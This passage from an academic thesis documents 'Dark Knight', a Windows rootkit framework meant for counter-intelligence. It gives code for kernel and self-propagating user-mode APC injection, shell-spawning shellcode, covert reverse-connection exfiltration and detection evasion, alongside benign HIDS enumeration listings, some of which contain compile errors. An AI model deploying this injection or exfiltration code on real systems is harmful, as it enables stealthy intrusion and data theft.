injection into other processes, depending on whether *Trident* or *Sidewinder* is employed. The associated code to perform the injection is shown in Listing 4.7.

Listing 4.7: Injection routine using APC functionality.

```
NTSTATUS ApcInject(LPSTR      lpProcess,
                   PKTHREAD   pkTargetThread,
                   PEPROCESS  peTargetProcess,
                   PMM_SHELL  pCode)
{
    PRKAPC      pkApc           = NULL;                 // Kernel APC
    PMDL        pMdl            = NULL;                 // Memory Descriptor List
    PVOID       pMappedAddress  = NULL;                 // Address in UM process
    ULONG       dwSize          = 0;                    // Size of shellcode
    KAPC_STATE  ApcState;                               // APC state
    NTSTATUS    status          = STATUS_UNSUCCESSFUL; // Return status

    // If the target doesn't exist
    if (!pkTargetThread || !peTargetProcess) return (STATUS_UNSUCCESSFUL);

    // Allocate memory for our APC
    pkApc = (PRKAPC) ExAllocatePool(NonPagedPool, sizeof(KAPC));

    if (!pkApc) return (STATUS_INSUFFICIENT_RESOURCES);

    //Get the size of our UM code
    dwSize = (UCHAR*) pCode->pEnd - (UCHAR*) pCode->pStart;

    //Allocate an MDL describing the payload's memory
    pMdl = IoAllocateMdl(pCode->pStart, dwSize, FALSE, FALSE, NULL);

    if (!pMdl)
    {
        ExFreePool(pkApc);
        return (STATUS_INSUFFICIENT_RESOURCES);
    }

    // Perform PRE transformations
    AdjustShellcode(pMappedAddress, pCode, "PRE");

    __try
    {
        // Probe and lock pages to make them memory resident for write access
        MmProbeAndLockPages(pMdl, KernelMode, IoWriteAccess);
    }
    __except (EXCEPTION_EXECUTE_HANDLER)
    {
        IoFreeMdl(pMdl);
        ExFreePool(pkApc);
        return (STATUS_UNSUCCESSFUL);
    }

    // Attach to the target thread's address space
    KeStackAttachProcess(&(peTargetProcess->Pcb), &ApcState);

    // Map physical assembler pages described by MDL
    pMappedAddress = MmMapLockedPagesSpecifyCache(pMdl, UserMode, MmCached, NULL,
        FALSE, NormalPagePriority);
```

```
    // If the mapping failed
    if (!pMappedAddress)
    {
        KeUnstackDetachProcess(&ApcState);
        IoFreeMdl(pMdl);
        ExFreePool(pkApc);
        return (STATUS_UNSUCCESSFUL);
    }

    // Zero map memory except injected assembler
    memset((unsigned char*)pMappedAddress + dwSize, 0, APC_INJECT_PADDING);

    // Perform POST transformations
    AdjustShellcode(pMappedAddress, pCode, "POST");

    // Detach from the target process after injection
    KeUnstackDetachProcess (&ApcState);

    // Initialize APC
    KeInitializeApc(pkApc,pkTargetThread, OriginalApcEnvironment, &ApcKernelRoutine,
        NULL, (PKNORMAL_ROUTINE) pMappedAddress, UserMode, (PVOID) NULL);

    // Queue APC
    if (!KeInsertQueueApc(pkApc, 0, NULL, 0))
    {
        // If the queueing procedure failed free the associated resources
        MmUnlockPages(pMdl);
        IoFreeMdl(pMdl);
        ExFreePool(pkApc);
        return (STATUS_UNSUCCESSFUL);
    }

    // If the thread is non-alertable
    if (!pkTargetThread->ApcState.UserApcPending) pkTargetThread->ApcState.
        UserApcPending = TRUE;

    return (0);
}
```

Our APC injection routine—`ApcInject` as shown in Listing 4.7—starts by allocating the required memory for the APC with `ExAllocatePool`. We then calculate the payload size and allocate an MDL with `IoAllocateMdl` to describe the payload's memory. We continue with `MmProbeAndLockPages` to make our pages, as described by the MDL, memory resident for write access. Now we are able to attach to the target thread's address space and map the payload into target address space with `KeStackAttachProcess` and `MmMapLockedPagesSpecifyCache`, respectively. We zero any unused memory and perform the associated transformations. In

the case of Listing 4.7 we employ metamorphic payload generation (Section 4.2.2) which requires both pre- and post-injection transformation of the payload, as shown with two calls to `AdjustShellcode`. Finally, we complete this process by initializing an APC to execute our payload with `KeInitializeApc` and add our APC to the target thread's APC queue with `KeInsertQueueApc`. If the target thread is non-alertable then we update the target thread's kernel thread structure (`KTHREAD`) to notify it of our pending APC.

If the *Trident* technique is employed then we use the `KernelRoutine` to deal with the callback and further APC injections, as per Chapter 3. An example callback for `KernelRoutine` is shown in Listing 4.8.

Listing 4.8: Kernel callback routine after APC injection returns.

```
static void ApcKernelRoutine(IN       struct _KAPC*       pkApc,
                             IN OUT   PKNORMAL_ROUTINE*   NormalRoutine,
                             IN OUT   PVOID*              NormalContext,
                             IN OUT   PVOID*              SystemArgument1,
                             IN OUT   PVOID*              SystemArgument2)
{
    PETHREAD peTargetThread;

    peTargetThread = RandomThread();
    ApcInject(peTargetThread, peTargetThread->ThreadsProcess, dynCode);
}
```

If the *Sidewinder* technique is utilized then we begin by employing the *Dark Knight* framework to inject an initial payload and unload the framework so no driver exists. In this case it is the actual payload we are interested in, performing injection between threads in user-mode as discussed in Chapter 3. An implementation of this is shown in Listing 4.9, although various methods enabling the injection of code into the target thread exist.

Listing 4.9: APC injection in user-mode utilizing *Sidewinder* technique.

```
#include <windows.h>
#include <ntdef.h>
```

```
#include <stdlib.h>
#include <time.h>
#include <tlhelp32.h>

#define _WIN32_WINNT    0x0400
#define MAX_THREADS     512
#define INJECT_SIZE 2048


VOID __cdecl ApcInjectAutoPayload()
{
    HANDLE          hTargetThread    = NULL;
    HANDLE          hTargetProcess   = NULL;
    THREADENTRY32   teTargetEntry;
    LPVOID          lpAddr;
    DWORD           dwThreadId;
    DWORD           dwProcessId;
    DWORD           dwCb;
    DWORD           dwBytesReturned;
    DWORD           dwLimit;
    DWORD           dwBytesWritten;

    // Seed PRNG
    srand((unsigned int) time(NULL));

    // Execute core payload
    // ...

    // Get target thread for next injection
    hTargetThread = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);

    if (hTargetThread != INVALID_HANDLE_VALUE)
    {
        RETRY_INJECT:

        if (!Thread32First(hTargetThread, &teTargetEntry))
        {
            return;
        }

        for (unsigned int i = 0, dwLimit = rand() % MAX_THREADS; i < dwLimit; i++)
        {
            // Find random target thread
            if (!Thread32Next(hTargetThread, &teTargetEntry))
            {
                goto RETRY_INJECT;
            }
        }

        // Get target process and thread IDs
        dwProcessId = teTargetEntry.th32OwnerProcessId;
        dwThreadId = teTargetEntry.th32ThreadId;

        // Open handle to target thread
        if (!(hTargetThread = OpenThread(THREAD_ALL_ACCESS, FALSE, dwThreadId)))
        {
            goto RETRY_INJECT;
        }

        // Open handle to target process
        if (!(hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwProcessId)))
```

```
        {
            goto RETRY_INJECT;
        }

        // Allocate memory segment in target process
        if (!(lpAddr = VirtualAllocEx(hTargetProcess, NULL, PAYLOAD_SIZE, MEM_COMMIT
            | MEM_RESERVE, PAGE_EXECUTE_READWRITE)))
        {
            goto RETRY_INJECT;
        }

        // Write pyaload into allocated memory segment
        if (!(WriteProcessMemory(hProcessHandle, lpAddr, (LPCVOID)
            ApcInjectAutoPayload, PAYLOAD_SIZE, &dwBytesWritten)))
        {
            goto RETRY_INJECT;
        }

         // Fire APC injection into target thread
        if (!QueueUserApc((PAPCFUNC) lpAddr, hTargetThread, NULL))
        {
            goto RETRY_INJECT;
        }
    }

    CloseHandle(hTargetThread);
}
```

Listing 4.9 avoids touching memory disks and object tables in order to evade detection. It begins by executing the core tasking—the operational goal of the payload—after which it selects the next target thread by first creating a snapshot of the system's current processes, threads, heaps and modules with `CreateToolhelp32Snapshot` and iterating through the list of threads with `Thread32First` and `Thread32Next`. Once a target thread has been selected it is acquired with `OpenThread`, and the thread's parent is accessed with `OpenProcess`, in order to attain handles necessary for code injection. Now we are free to inject the payload into the target process' address space by first allocating a memory segment with `VirtualAllocEx`, copying the payload into the newly allocated segment with `WriteProcessMemory`, and finally queueing the APC at the target with the entrypoint of the payload using `QueueUserApc`. The payload that gets copied into the target address space is the identical compiled assembly-equivilant of `ApcInjectAutoPayload`, with the exception that it bares the

`CALLBACK` calling convention. We can complete by destroying the payload segment in the current address space to remove any trace evidence, but this is not shown in the example. An alternative to this involves using the `NtMapViewOfSection` function to map a file into the memory segment of the target thread and pass the newly allocated descriptor through the first parameter of `QueueUserApc`. Instead of a file, a DLL can also be mapped into the address space of the target in order to bypass the overhead of address relocation associated with the payload (outlined in Section 4.2.2), however this also complicates the destruction of the associated file upon completion and leaves behind trace evidence on disk that can be used in detecting our presence. User-mode threads can also be forced to execute delivered APCs by having them call `KeTestAlertThread`.

## 4.3 Payloads

*Dark Knight* enables the utilization of a large arsenal of payloads via injection. In this section we discuss the investigated payloads used in conjunction with *Dark Knight* to support counter-intelligence operations. This includes generic shellcode execution, employing a myriad of community developed tools to support concealed execution, and code execution manipulation using information ascertained through static code analysis, enabling the investigators to manipulate the malicious threat. We also investigate covert communication channel mechanisms, supporting the data exfiltration of collected data. Finally, we explore intrusion detection utilities, specifically HIDS, facilitating the identification of malicious activity by monitoring potential infection vectors.

### 4.3.1 Generic Shellcode and Code Execution

Almost any existing shellcode can be modified for use. Alterations that must be enforced include removing the buffer overflow component of exploits, as we are already running with local privileges and are not concerned with gaining an execution environment, although we may be interested in privilege escalation if we have only injected the user-mode payload and require the installation of the kernel-mode loader component for persistence beyond restart.

One such example of this is shown in Listing 4.10, a payload that executes a command shell using the `WinExec` WIN32 API function. Following the explanation of the metamorphic engine outlined in Section 4.2.2, Listing 4.11 shows the necessary transformations required to execute this payload. In Listing 4.10 we are targeting specific addresses associated with Windows XP SP3, but we can instead include `GetProcAddress` and `LoadLibrary` calls in order to make the code generic for execution on any Windows OS variant.

Listing 4.10: Shellcode payload to spawn a command shell.

```
        mov     eax, 0x7c862aed     ; WinExec WinXP SP3
        push    5                   ; Show the window
        push    0xdeadbeef          ; Memory address placeholder
        call    eax                 ; Call WinExec and spawn shell
        jmp     end                 ; Jump past nop padding
        nop
        nop                         ; Region of nop padding
        ...                         ; to occupy allocated APC
        nop                         ; memory region
end:
        nop
        ret     0x0c                ; Finish injection
```

Listing 4.11: Transformations required by for the command shell spawning payload.

```
POST REF:[0x0000000c:+0x4]
POST INSERT:[0x00000014]=\"C:\\WINXP\\System32\\cmd.exe\"
```

In the context of malicious code investigations we are particularly interested in exploring the functionality of the threat. In this case we can inject shellcode with APCs into the target code and execute functionality identified through static code analysis, shown in Listing 4.12. This simple method allows non-persistent manipulation of target code, and can be extended to perform inline injections without the overhead of static code analysis by analyzing call paths from the *Dark Knight* driver. We exploit our understanding of the target OS's calling conventions, in this case pushing the expected parameters on in reverse order and calling the target function.

Listing 4.12: Shellcode executing a target function acquired with static analysis.

```
xor     eax, eax            ; Zero eax register
mov     eax, 0x6f9e72b0     ; Location of target function
push    601                 ; Push Nth function parameter
...
push    0                   ; Push second function parameter
push    0xffff              ; Push first function parameter
call    eax                 ; Call function
...
nop                         ; Perform any investigation of
nop                         ; data returned or manipulated
nop                         ; by the target function
...
ret     0x0c                ; Return from the inject
```

An example utilizing this technique is shown in Listing 4.13. This uses the `DecryptLogFile` function used to decrypt an enciphered log file stored on disk by a malicious program and returns a `FILE` pointer to the log file. By calling this function via our injection framework we can decrypt the malicious code's log file, bypassing the malicious program's cryptographic protection. We follow the methods outlined in Listing 4.12 to accomplish this. We push the expected parameters onto the stack—a pointer to where the log file is loaded into memory (`fLog`), the filename (`cFilename`), the mode (`cMode`) to open the file with, and an unknown boolean (`bUnknown`)—in reverse order and call the target function `DecryptLogFile` at the address ascertained

through static code analysis. We complete by returning the original return value of the target function. In this way we can execute code belonging to the malicious code.

Listing 4.13: Code execution of `DecryptLogFile` function located through static code analysis.

```
#define FUNC_DecryptLogFile     0x57650ce0

bool CallDecryptLogFile(FILE* fLog,
                        char* cFileName,
                        char* cMode,
                        bool  bUnknown)
{
    DWORD   dwFunc  = FUNC_DecryptLogFile;  // Address of function to call
    bool    bRetVal = false;                // Return value of called function

    _asm
    {
        push    ebx             // Save original ebx register contents
        xor     ebx, ebx        // Clear ebx register
        mov     bl, bUnknown    // Prepare unknown parameter
        push    ebx             // Push unknown parameter onto call stack
        push    cMode           // Push mode onto call stack
        push    cFileName       // Push filename onto call stack
        push    fLog            // Push pointer to log file set by function
        call    dwFunc          // Call DecryptLogFile
        add     esp, 0x10       // Adjust stack pointer
        mov     bRetVal, al     // Grab return value
        pop     ebx             // Restore the saved ebx register contents
    }

    return (bRetVal);
}
```

Through these techniques we are able to execute code exploiting any functionality, be it OS- or appication-specific, enabling control over the target environment. In the case of malicious code we can utilize this to bypass protections utilized by the attacker, and thereby infiltrate the attacker's operation in support of the counter-intelligence investigation.

### 4.3.2 Covert Communication Channels

Another payload vector involves methods of covert exfiltration utilizing existing channels. One such technique involves hijacking a target program's sockets or generating new sockets originating in the target program's address space. To accomplish this, we begin by enumerating network connections and, depending on the amount of intelligence prepared for exfiltration, an appropriate socket is identified, acquired and injected into. The injected payload utilizes the new or hijacked socket in order to masquerade as innocuous traffic.

This network capability can use all existing exfiltration types as outlined by sk [87]:

- *Bindshell*: *Dark Knight* injects a payload into a target process that binds to a socket and listens for an incoming connection. This allows a connection to be initiated from an external machine.
- *Reverse Shell*: A payload is injected into a target process that immediately opens a socket and calls out to a specified external machine. This bypasses firewalls or other protections that filter incoming traffic.
- *Socket Reuse*: *Dark Knight* locates an existing socket to a specified external machine (often the machine that injected the framework), injects a payload into the target process utilizing the existing connection and rebinds to the socket.

Any of these methods can be used for covert exfiltration.

An example of one of these techniques is outlined in Listing 4.14, showing a reverse connection to exfiltrate collected data back to a destination of our choosing. This routine starts by loading the `Winsock2` library, required for Windows-based socket implementations. This is the only Windows-specific component, the remainder of

the socket calls are OS agnostic. Once the required library is loaded we initialize our socket with a call to `socket`, creating a TCP-based stream socket under the IPv4 address family. With the socket initialized we setup the data associated with our server—stored in a `sockaddr_in` structure—that this connection will be opened to. We proceed with a call to `connect` to initiate our connection and acquire the associated locally-bound socket name with `getsockname`. With all of the appropriate data in hand, and the connection up, we send our collected data with `send`. To finish, we close our connection with `closesocket` and deinitialize the loaded `Winsock2` library with `WSACleanup`, thereby completing our reverse exfiltration routine. This works for small amounts of data, but if we wish to exfiltrate large quantities then we must modify it to continuously send back data, fragmenting `cData` into smaller chunks, until `nBytesSent` equals `nDataSize` and all collected data is transferred.

Listing 4.14: Reverse connection to exfiltrate collected intelligence.

```
#include <stdio.h>
#include <winsock2.h>

#define PORT    12345       // Port to connect to
#define ADDR    10.1.1.10   // IP to connect to

// Link winsock2 library
#pragma comment(lib, "ws2_32.lib")

int main()
{
    SOCKET                  winSock;
    struct sockaddr_in      sockSrv;
    char*                   cIP         = ADDR;
    short                   nPort       = PORT;
    char*                   cData       = NULL;
    int                     nDataSize   = 0;
    int                     nBytesSent  = 0;
    int                     nRetVal     = 0;

    // Load data into data buffer cData; this could be from
    // a flat file or from an in-memory buffer

    // Update nDataSize to match length of cData buffer

    // Initialize Winsock2 library
    WSAStartup(MAKEWORD(2,2), &wsaData);
```

```
    // Initialize our socket
    winSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    // Setup our connection data
    sockSrv.sin_port   = htons(nPort);             // Port
    sockSrv.sin_family = AF_INET;                  // Address Family
    sockSrv.sin_addr.s_addr    = inet_addr(cIP);   // IP

    // If our socket is valid
    if (winSock != INVALID_SOCKET)
    {
        // Attempt to connect
        if (connect(winSock, (SOCKADDR*) &sockSrv, sizeof(sockSrv)) != SOCKET_ERROR)
        {
            // Get info on receiver
            getsockname(winSock, (SOCKADDR*) &sockSrv, (int*) sizeof(sockSrv));

            // Exfiltrate collected data
            nBytesSent = send(winSock, &cData, nDataSize, 0);

            // Close our socket
            if (closesocket(winSock) != 0)
            {
                nRetVal = -1
            }
        }
        else
        {
            nRetVal = -1;
        }
    }
    else
    {
        nRetVal = -1;
    }

    // Deinitialize Winsock2 library
    WSACleanup();

    return (nRetVal);
}
```

This concept can be extended to other networking applications such as Bluetooth as well as high-latency hardware-based interfaces including USB and FireWire connections.

### 4.3.3 Host-based Intrusion Detection System

Lastly, we will discuss the employment of Host-based Intrusion Detection System (HIDS) components implemented via payloads alongside our framework to aid in

detecting anomalous malicious activity. A HIDS is different from anti-virus and anti-malware solutions in that they are primarily concerned with detecting known threats based on signature-based comparisons. HIDS detect malicious behaviour through the use of anomaly-based detection. By monitoring, detecting and responding to abnormal activity, auditing policies, performing statistical analysis on system activity and network traffic, as well as performing access control [88]. They may also employ traditional signature-based analysis techniques—supplementing the shortfalls of HIDS-based approaches—and utilize profile-based approaches in which a snapshot of the system's state is taken during a known safe-state which can constantly be compared back to for malicious changes. HIDS also provide supplemental data that Network-based Intrusion Detection Systems (NIDS) are unable to capture, such as gathering packets prior to being encrypted by a malicious exfiltration routine [89].

Considering these characteristics, a HIDS should hook into every potential infection vector on the system: whether it be watching for DLL or API injection attacks, hooking the various available tables, monitoring for unexpected overhead that could be caused by malicious virtualization, or any of the other techniques described in Chapter 2. Potential infection vectors, with the associated monitored WIN32 API calls, are discussed below with a few examples showing how this is implemented in conjunction with the *Dark Knight* framework.

- *Users*: The name, description as well as local and global group membership can be monitored for each user on the system with `NetQueryDisplayInformation`, `NetUsersGetGroups` and `NetUsersGetLocalGroups`.
- *Groups*: The name, description and members can be monitored for each local and global group associated with the system via `NetLocalGroupEnum`, `Net-`

`LocalGroupGetMembers`, `NetGroupEnum`, and `NetGroupGetMembers`.

- *Shares*: The name, path and type (i.e. disk, print queue, device, IPC, temporary or special) of each share associated with the system can be enumerated with `NetShareEnum`.
- *Files*: The name, path and security descriptor of all files on the system can be accessed with `FindFirstFileW` and `FindNextFileW` to iterate through the filesystem. Monitoring can be performed by analyzing the security attributes of each file with `GetSecurityInfo`.
- *Named Pipes*: The name and associated security descriptor for every named pipe on the system can be monitored by searching for files matching the format: `"\\.\Pipe\"` with `FindFirstFileW` in order to initialize the first `HANDLE` pointer followed by calls using `FindNextFileW` for all additional pointers.
- *Mailslots*: The name and associated security descriptor for every mailslot on the system can be monitored employing the same method used for named pipes, except by searching for files matching the format: `"\\.\Mailslot\"`.
- *Environment Variables*: The name and associated values for all environment variables on the system can be monitored with `GetEnvironmentStrings`.
- *Registry*: The Windows registry should constantly be scanned for additions, deletions or alterations. This involves considering the key paths and security descriptors of all entries by querying and viewing with `RegQueryInfoKey`, `RegEnumValue`, `RegOpenKeyEx` and `RegCloseKey` and by auditing security attributes with `RegGetKeySecurity`.
- *Processes*: Process information including the name, ID, owner, group, security attributes and privileges can be acquired and monitored employing a wide

range of functions. This is done by iterating through the process list via `EnumProcesses` after which security info can be queried through the `OpenProcessToken` and `GetTokenInformation` functions, ID information can be accessed via `LookupAccountSid` and `GetSidAttributes`, and privilege information can be garnered through `LookupPrivilegeName` and `GetPrivilegeAttributes`.

- *Device Drivers*: Information pertaining to the device drivers loaded into the OS kernel, including the image name and image path, can be obtained. This is accomplished by iterating through the loaded drivers list via the `EnumDeviceDrivers`, followed by accesses to `GetDeviceDriverBaseName` and `GetDeviceDriverFileName`.
- *Services*: The name, display name, account running level, type (i.e. `FILE_SYSTEM_DRIVER`, `KERNEL_DRIVER`, `WIN32_OWN_PROCESS` or `WIN32_SHARE_PROCESS`), state, accepted controls, required privilege levels and image path by accessing the service control manager database with `OpenSCManager`, accessing the `ENUM_SERVICE_STATUS_PROCESS` service structure with `EnumServicesStatusEx`, and employing the member variables of `SERVICE_STATUS_PROCESS`.
- *Objects*: A wide array of object attributes can be queried via `NtQueryObject` or by interacting with the object manager, as outlined in [74].
- *Windows*: The text, visibility, process image, owner and children of any given window operating in the desktop environment can be acquired by hooking functions in the Microsoft Foundation Classes (MFC) or Windows Template Library (WTL).
- *Sockets*: Various information pertaining to TCP and UDP ports can be acquired from the OS by retrieving the IPv4 TCP and UDP connection tables via

the GetTcpTable and GetUdpTable respectively. Once these tables have been retrieved and populated into the MIB_TCPTABLE or MIB_UDPTABLE structure the members MIB_TCPROW or MIB_UDPROW can be iterated through based on the number of entries, as defined in dwNumEntries, to access the state, local address, local port, remote address and remote port for TCP connections and the local address and local port for UDP connections. This can also be done for IPv6 connection tables.

- *Firewall*: The state of the firewall, the name of allowed applications, as well as the name and number of allowed ports can be queried using various OS functionality. By using CoCreateInstance with the interface structures InetFwProfile, InetFwMgr, and InetFwPolicy. Once these structures have been initialized the accessor functions get_FirewallEnabled, get_LocalPolicy, get_CurrentProfile, get_AuthorizedApplications, and get_GloballyOpenPorts. This is outlined in [90], identifying the methods involved in acquiring this information.

Listing 4.15: Enumerating device drivers loaded in the OS kernel.

```
#define MAX_SIZE 2048

void HidsGetDeviceDrivers()
{
    LPVOID*  lpImageBase             = NULL;
    TCHAR    strBasename[MAX_SIZE];
    TCHAR    strFilename[MAX_SIZE]
    DWORD    dwCb                    = 0;
    DWORD    dwCbNeeded              = 0;

    if (EnumDeviceDrivers(lpImageBase, dwCb, &dwCbNeeded))
    {
        dwCb = dwCbNeeded;
        lpImageBase = (LPVOID) malloc(sizeof(LPVOID) * dwCb);

        if (EnumDeviceDrivers(lpImageBase, dwCb, &dwCbNeeded))
        {
            // Iterate through all device drivers
            for (int i = 0; i < (dwCbNeeded / sizeof(LPVOID)); i++)
```

```
            {
                if (GetDeviceDriverBaseName(lpImageBase[i], strBasename, NAME_SIZE))
                {
                    if (GetDeviceDriverFileName(lpImageBase[i], strFilename,
                        NAME_SIZE))
                    {
                        // Acquired basename and filename for device driver i
                    }
                }
            }
        }

        free (lpImageBase);
    }
}
```

The functionality listed above is implemented in individual payloads and injected using the APC technique outlined in Chapter 3, although they can also be implemented as a standalone executable. Two example implementations of this includes enumerating device drivers loaded into the OS kernel, shown in Listing 4.15 based on the example from MSDN [91], and the monitoring of IPv4 TCP connections, shown in Listing 4.16 based on the *Netstatp* utility from Sysinternals [92].

Listing 4.15 presents a user-mode program employing `EnumDeviceDrivers` to retrieve the addresses of all loaded device drivers in the OS. We iterate through the device drivers acquiring their base name and filename with `GetDeviceDriverBaseName` and `GetDeviceDriverFileName` respectively. This enables us to locate potentially malicious device drivers on the target system that either match pre-existing characteristics or appear as outliers on the OS.

In Listing 4.16 we exhibit a program to list TCP connections in Windows. We begin with a call to `WSAStartup` that initializes the Winsock DLL. If the DLL loads without error then we acquire the IPv4 TCP connection table with `GetTcpTable`. We call `GetTcpTable` first to set `dwSize` to the required buffer size of `pmibTcpTable`, expecting a failure due to `ERROR_INSUFFICIENT_BUFFER` as we don't initially know the TCP table's size. With the proper buffer size in hand we again call `GetTcpTable`

with the appropriate `dwSize` after allocating the necessary space for `pmibTcpTable`. We can now iterate through each of the connections acquiring the local and remote address and port via `getservbyport`. We can also ascertain other information about the connections with the `MIB_TCPTABLE` structure, such as the state of the connection by mapping the `dwState` field against our `ccTcpState` array. A similar technique can be employed to accomplish monitoring of IPv4 UDP sockets, as well as IPv6 for both TCP and UDP. This enables us to investigate potentially malicious connections, whether their remote address is blacklisted or they're using a port that is known to be associated with malicious activity.

All of the HIDS detection techniques outlined in this subsection are able to be utilized by our framework. They can be implemented as user-mode programs linked with the WIN32API and injected into user-mode processes. Results are collected via kernel-mode to user-mode interaction in the core driver. That being said, a full implementation of a HIDS is beyond the scope of our work. A HIDS is an integral requirement for a complete analysis framework to locate and identify the malicious threat, however the primary goal of our research is the covert analysis of the threat for the purpose of intelligence gathering and exfiltration. The development of a HIDS component to aid *Dark Knight* should be considered in future work.

## 4.4 Summary

This chapter has outlined the design of our counter-intelligence framework, *Dark Knight*. The combination of an MBR bootstrapping loader, system primacy via a kernel-mode driver, APC-based injection via *Trident* and *Sidewinder*, and payloads enabling the execution of a variety of taskings, produce a framework supporting

Listing 4.16: Listing TCP connections based on the OS kernel's TCP table.

```
static char ccTcpState[][16] = {
    "UNKNOWN",      "CLOSED",       "LISTENING",    "SYN_SENT",
    "SYN_RCVD",     "ESTABLISHED",  "FIN_WAIT1",    "FIN_WAIT2",
    "CLOSE_WAIT",   "CLOSING",      "LAST_ACK",     "TIME_WAIT",
    "DELETE_TCB"
};

void HidsGetTcpPorts()
{
    WSADATA         wsaData;
    PMIB_TCPTABLE   pmibTcpTable;
    DWORD           dwSize          = 0;
    WORD            wVersion        = MAKEWORD(1, 1);
    servent*        seServ;
    char*           cState;

    if (WSAStartup(wVersion, &wsaData) == 0)
    {
        pmibTcpTable = (MIB_TCPTABLE*) malloc(sizeof(MIB_TCPTABLE));

        if (GetTcpTable(pmibTcpTable, &dwSize, TRUE) == ERROR_INSUFFICIENT_BUFFER)
        {
            free(dwTcpTable);
            pmibTcpTable = (MIB_TCPTABLE*) malloc((UINT) dwSize);
        }

        if (GetTcpTable(pmibTcpTable, &dwSize, TRUE) == NO_ERROR)
        {
            for (int i = 0; i < (int) pmibTcpTable->dwNumEntries; i++)
            {
                // Get local address and port info
                seServ = getservbyport(pmibTcpTable->table[i].dwLocalPort, "TCP");
                // Convert byte-order of local address
                hidsGetHostByAddr(pmibTcpTable->table[i].dwLocalAddr);
                // Get remote address and port info
                seServ = getservbyport(pmib(TcpTable->table[i].dwRemotePort, "TCP"));
                // Convert byte-order of remote address
                hidsGetHostByAddr(pmibTcpTable->table[i].dwRemoteAddr);
                // Get connection state info
                cState = ccTcpState[pmibTcpTable->table[i].dwState];
            }
        }
        free (pmibTcpTable);
    }
}
```

counter-intelligence operations.

By utilizing the techniques described in Section 2.6.1 we are able to maintain a persistent footprint on the box using MBR modifications. This allows bootstrapping the main *Dark Knight* kernel-mode component prior to OS loading conditioning

KMCS and KPP defeat for 64-bit systems.

With the ability to detect threats while maintaining a persistent footprint we can utilize our developed injection techniques as described in Chapter 3 (*Trident* and *Sidewinder*). This allows us to effectively remain hidden, satisfying our *stealth capability* requirement, while maintaining direct access to the entire OS, bypassing the *semantic gap* problem.

With our *Dark Knight* framework in hand, we are able to develop payloads accomplishing a wide range of tasks. This includes the utilization of generic shellcode sequences as well as the dynamic instrumentation of suspicious binaries. We can also create payloads utilizing network sockets, USB, or any other medium in order to exfiltrate our collected intelligence. This thereby satisfies our *data exfiltration* criteria. Finally, we investigate HIDS payloads capable of performing anomaly detection to expose of emerging threats. An investigation of the various components of Windows NT-based OS, such as network connections and loaded device drivers outlines potential infection vectors that require monitoring for malicious activity.

The combination of these various components therefore satisfies the criteria outlined in Section 2.2. We have achieved a suitable *stealth capability* while maintaining direct access to rich OS structures and functionality as well as any pertinent information that may be located on the target system, circumventing *semantic gap* complications. We are also able to identify and manipulate emerging or existing threats and *exfiltrate data* collected through the course of the operation, thereby supporting counter-intelligence operations.

# Chapter 5

# Discussion and Conclusions

The main investigation of this thesis involves the identification and implementation of novel techniques to support counter-intelligence operations. This endows investigators with the tools to aid in establishing the identity and capability of attackers performing computer system and network intrusions as well as the objective and scale of the associated breaches.

Chapter 2 begins with a survey of the rootkit field (performed in Sections 2.2-2.4) outlining the factors having the greatest impact on counter-intelligence operations. Section 2.5 provides an initial introduction to APCs, outlining the requirements of asynchronous execution within kernel-mode and user-mode with an example use case to illustrate their purpose. Related work employing APCs is also presented. Section 2.6 continues, delving into the innards of Windows NT-based kernels to identify mechanisms of interest to achieve a persistent footprint and enable the calling of APCs. Section 2.7 brings Chapter 2 together, creating a cohesive roadmap for this thesis.

Chapter 3 provides a blueprint of APCs and explores the tactical capabilities they provide in order to justify their use in our work. This invokes a full investigation of

injection as exposed by APCs. Injection enables the insertion and execution of a payload into a target process' address space masking the payload's origin. Injection via APCs enables two additional techniques: *Trident* in which a distributed framework of injected payloads is managed via a kernel-mode driver for injection of payloads into user-mode processes, and *Sidewinder* in which a user-mode to user-mode firing mechanism is employed to autonomously transition the payload throughout the user-land.

Chapter 4 completes by delivering a full breakdown of the *Dark Knight* framework, utilizing all of the research gleaned through this work. This includes both the background techniques developed in Chapter 2—persistent footprint with MBR bootstrapping and reversing of non-exported functionality—as well as the techniques employing APC injection—*Trident* and *Sidewinder*—developed throughout Chapter 3.

This concluding chapter offers a comparison of the developed techniques to prior work as well as a look at the significance and validity of each of the techniques. Lastly, future work and areas of interest are considered following with concluding remarks.

## 5.1 Discussion

We have presented an investigation of the history of rootkits, APCs and Windows internals in Chapter 2, an exploration of techniques in exploiting APCs in Chapter 3, apexing with the implementation of the *Dark Knight* framework utilizing the discovered resources, we continue with a discussion of the obtained results. We are interested in comparing our results to that of prior work, assessing the scalability

of our technique for coverage against existing and future implementations of Windows, and evaluating the performance overhead of the *Dark Knight* implementation. We finish with a discussion of the implications of this thesis on the current state of counter-intelligence operations and malicious threats.

### 5.1.1 Comparison to Previous Work

Work related to the exploitation of non-exported functionality in Windows NT-based kernels has been previously explored. We provide a brief explanation of the previous work and how our developed technique differs. The APC techniques explored throughout this work share commonalities with previous works, as discussed in Chapter 2. A description of similarities and differences between the two are briefly outlined.

#### Non-exported Functionality

Previous work has explored the utilization of non-exported functionality within Windows NT-based kernels, including works by Barbosa [69], Ionescu [70], Suiche [71], and Okolica and Peterson [72]. The FU and FUTo have furthered this work by performing inline disassembly to access the `PspCidTable` [36]. Our research into this subject was not meant to identify new non-exported functionality, but rather to utilize it in a way that scales to all versions of Windows by reconstructing interfaces and mapping the desired functionality.

#### Injection

The investigation and development of our APC injection technique shares similarity to the methods employed in both the TDL4 [57, 67] and ZeroAccess [58, 59] rootkits.

The techniques developed independently through our research differ in the calling mechanisms we use to construct memory segments in target processes and threads as well as the methodology associated with injecting and executing the payloads. These differences are discussed in Chapter 3, alongside alternative techniques that could potentially be employed to accomplish this task.

In Chapter 2 we mentioned that the primary focus of our research into the *Sidewinder* technique is derived from the Magenta rootkit. Although our work shares a common goal, no evidence exists supporting the existence of Magenta, and as such we cannot directly compare our results with that of the previous work in this field.

### 5.1.2 Scalability

The *Dark Knight* framework was developed and tested primarily on Windows XP with Service Pack 3 installed, however initial testing was also performed on Vista to verify the scalability of the technique. Based on the tests performed, the non-exported functionality exploitation and APC injection, including both *Trident* and *Sidewinder*, extend to all Windows NT-based kernels described in Table 2.2. This ensures the framework is effective over a wide range of potential environments, regardless of any particular Service Packs or hotfixes that may be present. It should also be noted that these techniques will extend into future NT kernels as long as APC functionality remains, and the non-exported functionality is not deprecated.

### 5.1.3 Performance Overhead

